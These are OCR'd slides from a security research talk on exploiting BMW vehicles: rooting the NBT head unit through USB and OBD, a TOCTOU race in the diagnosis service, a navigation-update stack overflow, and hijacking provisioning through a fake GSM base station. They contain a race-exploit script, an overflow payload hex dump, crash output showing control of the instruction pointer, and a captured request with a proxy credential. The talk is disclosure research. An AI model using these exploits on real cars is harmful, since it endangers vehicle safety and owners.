
Vehicle Components of BMW Cars

- External attack surfaces
  - 3G/GSM/SMS
  - OBD-II
  - USB
  - Bluetooth



ECUs behind the Gateway

- CAN buses connected to various ECUs
  - Domain isolation based on the CAN bus



Local Exploit Chain

- Root the Head Unit via USB and OBD ports

USB / OBD-II

1

BMW Car


2

Backdoor

NBT Head Unit

3


CAN Messages



CAN Network

4

UDS Messages



Central Gateway

Remote Exploit Chain

- Exploit the TCB through a fake base station

Software Defined Radio Platform

1

· USRP
· OpenBTS
· Signal Suppressor

Simulated GSM Network


2

NGTP Message in SMS

BMW Car

3


Inject malicious code



CAN Network

5

UDS Messages



Central Gateway

4

CAN Messages


Telematic Communication Box

Agenda

- Vehicle Components and Exploit Chains
- Root the Head Unit
- Exploit the Telematic Communication Box
- Attack ECUs behind the Gateway
- Incident Response and Countermeasures

NBT Head Unit Architecture

- Dual systems
  - High layer: HU-Intel
    - ✓ Multi-media system
  - Low layer: HU-Jacinto
    - ✓ CAN-bus communication
  - Shared Network via QNET
    - ✓ QNET: the QNX native networking based on TCP/IP



- Key services
  - On-board diagnosis service
  - USB-based services (e.g. navigation update, firmware upgrade)
  - Online services (e.g. BMW ConnectedDrive Service)

Connecting to the Internal Network

- Wi-Fi is disabled by default
- But, it supports some USB Ethernet adapters
  - Using USB as an Ethernet network
- Acting as an Ethernet gateway
  - IP: 192.168.0.1
  - Net mask: 255.255.255.0

Connecting to the Internal Network

- No firewall rules applied on the USB ethernet interface
  - Internal services are exposed
    - ✓ TCP port 80 – http server (lighttpd)
    - ✓ TCP port 6801 – on-board diagnosis service
    - ✓ Etc.
  - Unlock new attack points

```
└─$ nmap  -Pn 192.168.0.1 -p1-65535
Starting Nmap 6.47 ( http://nmap.org ) at 2018-0
Stats: 0:06:07 elapsed; 0 hosts completed (1 up)
Connect Scan Timing: About 50.30% done; ETC: 13:
Nmap scan report for 192.168.0.1
Host is up (0.0015s latency).
Not shown: 65500 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
2011/tcp  open  raid-cc
2021/tcp  open  servexec
6010/tcp  open  x11
6801/tcp  open  unknown
6811/tcp  open  unknown
65448/tcp open  unknown
65451/tcp open  unknown
65455/tcp open  unknown
65458/tcp open  unknown
65461/tcp open  unknown
65464/tcp open  unknown
65467/tcp open  unknown
65470/tcp open  unknown
65473/tcp open  unknown
65476/tcp open  unknown
65479/tcp open  unknown
```

Arbitrary Command Execution in the Diagnosis Service

- Diagnosis Service
  - Host program
    - ✓ /opt/sys/bin/NbtDiagHuHighApp
  - System diagnosis and reconfiguration
    - ✓ BMW diagnostic tool: "ToolSet32"
  - Available over TCP/IP networking (TCP port 6801)
  - Implement a custom UDS (Unified Diagnostic Services) protocol

Arbitrary Command Execution in the Diagnosis Service

- Protocol packet
  - Packet header (PDU Body Size + PDU Control Type)
  - Packet body (ECU Src Addr + ECU Dest Addr + UDS Payload)

Arbitrary Command Execution in the Diagnosis Service

- UDS diagnostic job
  - Receive bash script and write into the HU-Intel system
    - /dev/shmem/tunneling
  - Execute the bash script to reconfigure NBT Head Unit

```
int __cdecl DiagTunnelingJobSTART_FILE_81933EC(int a1, IHBIStream *a2)
{
  unsigned int v2; // ecx@1
  unsigned int v3; // edx@1
  unsigned int v4; // eax@1
  int result; // eax@4
  char v6; // ST1C_1@5
  int v7; // [esp+24h] [ebp-4Ch]@5
  char v8; // [esp+3Ch] [ebp-34h]@1
  int v9; // [esp+54h] [ebp-1Ch]@5

  UDS_Format_Log(*(_DWORD *)(a1 + 12), "DiagTunnelingJobSTART_FILE");
  CHBByteStream::CHBByteStream((CHBByteStream *)&v8);
  CHBByteStream::operator=();
  CHBByteStream::~CHBByteStream((CHBByteStream *)&v8);
  v2 = *((_DWORD *)a2 + 3);
  v3 = *((_DWORD *)a2 + 4);
  v4 = 0;
  if ( v2 > v3 )
    v4 = v2 - v3;
  CHBByteStream::readFromIStream((CHBByteStream *)&unk_82DDA44, a2, v4)
  if ( *((_DWORD *)a2 + 3) > *((_DWORD *)a2 + 4) )
    return UDS_NegativeResponse(*(void **)(a1 + 12), 0x13u);
  CHBByteStream::CHBByteStream((CHBByteStream *)&v7);
  sub_827217C(a1, (int)&v7, (CHBByteStream *)&unk_82DDA44);
  CHBString::CHBString((CHBString *)&v9, "/dev/shmem/tunneling");
  v6 = writeFile_82723AA(a1, (int)&v9, (CHBByteStream *)&v7);
  CHBString::~CHBString((CHBString *)&v9);
  if ( v6 )
```

Arbitrary Command Execution in the Diagnosis Service

- UDS diagnostic job
  - The bash script is digitally signed

```
1 int __cdecl DiagTunnelingJobEXECUTE_FILE_VerifySignature_8192A98(int a1, IHBIStream *a2)
2 {
3   // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5   UDS_Format_Log(*(_DWORD *)(a1 + 12), "DiagTunnelingJobEXECUTE_FILE");
6   CHBByteStream::CHBByteStream((CHBByteStream *)&v8);
7   CHBByteStream::operator=();
8   CHBByteStream::~CHBByteStream((CHBByteStream *)&v8);
9   v2 = *((_DWORD *)a2 + 3);
10  v3 = *((_DWORD *)a2 + 4);
11  v4 = 0;
12  if ( v2 > v3 )
13    v4 = v2 - v3;
14  CHBByteStream::readFromIStream((CHBByteStream *)&unk_82DDA74, a2, v4);
15  if ( *((_DWORD *)a2 + 3) > *((_DWORD *)a2 + 4) )
16    return UDS_NegativeResponse(*(void **)(a1 + 12), 0x13u);
17  CHBByteStream::CHBByteStream((CHBByteStream *)&a3);
18  CHBString::CHBString((CHBString *)&tunneling, "/dev/shmem/tunneling");
19  v6 = readFile_82721AE(a1, (CHBString *)&tunneling, (int)&a3, 0);
20  CHBString::~CHBString((CHBString *)&tunneling);
21  if ( !v6 )
22    UDS_NegativeResponse(*(void **)(a1 + 12), 0x10u);
23  v9 = 1;
24  CHBBuffer::CHBBuffer((CHBBuffer *)&v10, (const CHBByteStream *)&a3);
25  CHBBuffer::CHBBuffer((CHBBuffer *)&v11, (const CHBByteStream *)&unk_82DDA74);
26  DSYSNBTSignatures_82601B0(*(CHBProxyBase **)(a1 + 52), (void *)(a1 + 20), (int)&v11, (i
27  CHBBuffer::~CHBBuffer((CHBBuffer *)&v11);
```

Arbitrary Command Execution in the Diagnosis Service

- Root cause of the vulnerability
  - Multi-threaded implementation without thread-safe protection (e.g. thread locks) when accessing the bash script
  - Leading to a TOCTOU (Time of Check, Time of Use) vulnerability

Arbitrary Command Execution in the Diagnosis Service

- Trigger the bug
  - diag_thread

    Send normal requests to write and execute the bash script
  - race_thread

    Send malicious requests to rewrite the bash script in filesystem when the "diag_thread" is verifying the original bash script in memory

```
140  def diag_thread(args):
141      data_0 = '''23 2F 62 69 6E 2F 6B 73 68 0A 65 63
142      data_1 = '''6F 67 6F 75 74 20 20 3E 3E 20 2F 64
143      sign = '''20 00 00 00 45 5C 6D C4 23 1B 83 B6 3
144      client = NbtDiagHuHighApp("192.168.0.1", 6801)
145      client.connect()
146      while True:
147          try:
148              client.send("".join((data_0+data_1).spl
149                                  action=FILE_WRITE)
150              client.send("".join(sign.split(" ")).de
151                                  action=FILE_EXEC)
152          except Exception as e:
153              traceback.print_exc()
154              break
155      client.close()
156
157
158  def race_thread(args):
159      commands = "id > /fs/usb0/sh.log; reboot;"
160      client = NbtDiagHuHighApp("192.168.0.1", 6801)
161      client.connect()
162      while True:
163          try:
164              client.send(commands, action=FILE_WRITE
165          except Exception as e:
166              traceback.print_exc()
167              break
168      client.close()
```

Arbitrary Command Execution in the Diagnosis Service

- Deliver the exploit
  - Ethernet over USB
    - ✓ USB-Ethernet adapter
  - Ethernet over OBD-II
    - ✓ OBD E-Net cable (through the Gateway)

```
# uname -mnpsr
QNX hu-intel 6.5.0 x86pc x86
#
# id
uid=0(root) gid=0(root)
#
# pidin info
CPU:X86 Release:6.5.0  FreeMem:215Mb/1024Mb BootTime:Dec 31
Processes: 96, Threads: 1093
Processor1: 131758 Pentium Celeron Stepping 1 1296MHz FPU
Processor2: 131758 Pentium Celeron Stepping 1 1296MHz FPU
#
# cat /opt/sys/etc/nbt_version.txt
NBT_O16255A
#
# ls /net/
hu-intel      hu-jacinto
```

Arbitrary Code Execution during Navigation Update

- Navigation Map Update Service
  - Monitor USB ports
  - Each map file is compressed
  - The compressed map files are managed by an update config file
    - ✓ manage_upd.nzdf
  - Decompress map files from USB stick into the HU-Intel filesystem


Arbitrary Code Execution during Navigation Update

- Buffer overflow
  - No bounds check on retrieving a map filename from "manage_upd.nzdf" when decompressing map files
  - The map filename is copied into a stack buffer (1024 bytes) "fileName" using the "sprintf()"
  - Leading to a stack buffer overflow

```
1  int __cdecl Calc_CompressFileInf_8110171()
2  {
3    char *v0; // ebx@1
4    char *v1; // eax@1
5    char *v2; // ST1C_4@2
6    int v3; // edx@2
7    int v4; // ecx@2
8    char **v5; // eax@8
9    char *v6; // ecx@8
10   int result; // eax@17
11   Metadata *metadata; // [esp+18h] [ebp-66Ch]@1
12   char fileName[1024]; // [esp+24h] [ebp-660h]@2
13   char log[512]; // [esp+424h] [ebp-260h]@2
14   char fileStat[96]; // [esp+624h] [ebp-60h]@2
15
16   v0 = (char *)1;
17   slog("[UPD] Calc_CompressFileInf: Start\n");
18   dword_AE70798 = g_file_num_idx;
19   v1 = dword_AE7121C;
20   g_file_num_idx = -1;
21   dword_AE7121C = (char *)-1;
22   dword_AE712F4 = v1;
23   memset(&dword_AE712C8, 0, 0x10u);
24   *(_QWORD *)&qword_AE712E0 = 0LL;
25   qword_AE71320 = 0LL;
26   metadata = gMetadataList;
27   while ( (signed int)v0 <= g_manage_file_num_of_files )
28   {
29     memset(fileName, 0, 0x400u);
30     sprintf(fileName, "%s/%s", gBasePath, metadata->decompressedFile
31     sprintf(log, "[UPD] Calc_CompressFileInf: Filename = %s\n", file
32     slog(log);
```

Arbitrary Code Execution during Navigation Update

- Exploitation
  - Not digitally signed
  - Manipulate the map "filename" in "manage_upd.nzdf" to trigger stack buffer overflow



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789
0000h:	0F	00	00	00	5C	4D	61	70	56	65	72	73	69	6F	6E	2E	....\MapVe
0010h:	69	6E	66	00	00	00	00	00	00	00	00	00	00	00	00	00	inf.....
0020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0030h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0040h:	00	00	00	00	90	90	90	90	90	90	90	90	90	90	90	90	.....
0050h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0060h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0070h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0080h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0090h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
00A0h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
00B0h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
00C0h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
00D0h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
00E0h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
00F0h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0100h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0110h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0120h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0130h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0140h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0150h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0160h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0170h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0180h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0190h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....


Arbitrary Code Execution during Navigation Update

- Exploitation
  - Not digitally signed
  - Manipulate the map "filename" in "manage_upd.nzdf" to trigger stack buffer overflow
  - No stack canaries, No ASLR
  - Achieved code execution using ROP

```
Program terminated with signal 11, Segmentation fault.
#0  0x90909090 in ?? ()
(gdb) info registers
eax            0x0      0
ecx            0x6de5160        115233120
edx            0x3      3
ebx            0x90909090       -1869574000
esp            0x6de5904        0x6de5904
ebp            0x90909090       0x90909090
esi            0x90909090       -1869574000
edi            0x90909090       -1869574000
eip            0x90909090       0x90909090
eflags         0x11246  [ PF ZF IF #12 RF ]
cs             0xf3     243
ss             0xfb     251
ds             *value not available*
es             *value not available*
fs             *value not available*
gs             *value not available*
(gdb) backtrace
#0  0x90909090 in ?? ()
#1  0x9090000a in ?? ()
#2  0x90909090 in ?? ()
#3  0x90909090 in ?? ()
```

Remote Code Execution in ConnectedDrive Service

- (In-Car) BMW ConnectedDrive service
  - Provide Telematic and Online functions
    - ✓ Real-time traffic information
    - ✓ Online News
    - ✓ Online Weather
    - ✓ ...



BMW Online (BMW i3 2017)

Remote Code Execution in ConnectedDrive Service

- (In-Car) BMW ConnectedDrive service
  - Provide Telematic and Online functions
    - ✓ Real-time traffic information
    - ✓ Online News
    - ✓ Online Weather
    - ✓ ...
- Provisioning profile (ProvOTABackUpNBT.xml)
  - ✓ URL for the Online News

```
<bon>
  <active>1</active>
  <onlinemode>1</onlinemode>
  <url>https://b2v.bmwgroup.cn/com/cdpnbt2_cn/vehicle/nbt/servlet/start</url>
  <disable>00</disable>
  <vmax>FF</vmax>
  <csdtimeout>600</csdtimeout>
  <gprstimeout>300</gprstimeout>
```

Remote Code Execution in ConnectedDrive Service

- Provisioning update
  - Periodic poll requests through HTTP proxy
  - If backend server responds with the corresponding data, a new profile will be deployed to reconfigure the service

```
GET : http://b2v.bmwgroup.cn/com/mainprov_cn/prov.do?OTAID=20180130-123456&
NMCC=460&DPAS=TRUE&VIN=[redacted]&SMNC=001&VERSION=00190021&NMNC=001&SMCC=460&
CAUSE=0&DASID=20121011-110700
Cookie: VEHICLEAUTH=1
Content-Length:
User-Agent: NBTDUMM/1540000/03
Content-Range: bytes 0-0/0
Proxy-Authorization: Basic YjJ2X2NoaW5hOmJjcGhyaTJvbnhheXY=
Bmw-Vin: [redacted]
Host: b2v.bmwgroup.cn
```

  - The new provisioning profile is validated using MD5

Remote Code Execution in ConnectedDrive Service

- Hijack the provisioning update
  - ConnectedDrive Service and provisioning update only work under the 3G/2G network
  - Need to setup a fake GSM base station to intercept GPRS traffic
    - ✓ Universal Software Radio Peripheral (USRP)
    - ✓ Open Base Transceiver Station (OpenBTS)

Remote Code Execution in ConnectedDrive Service

- Hijack the provisioning update
  - ConnectedDrive Service and provisioning update only work under the 3G/2G network
  - Need to setup a fake GSM base station to intercept GPRS traffic
    - ✓ Universal Software Radio Peripheral (USRP)
    - ✓ Open Base Transceiver Station (OpenBTS)
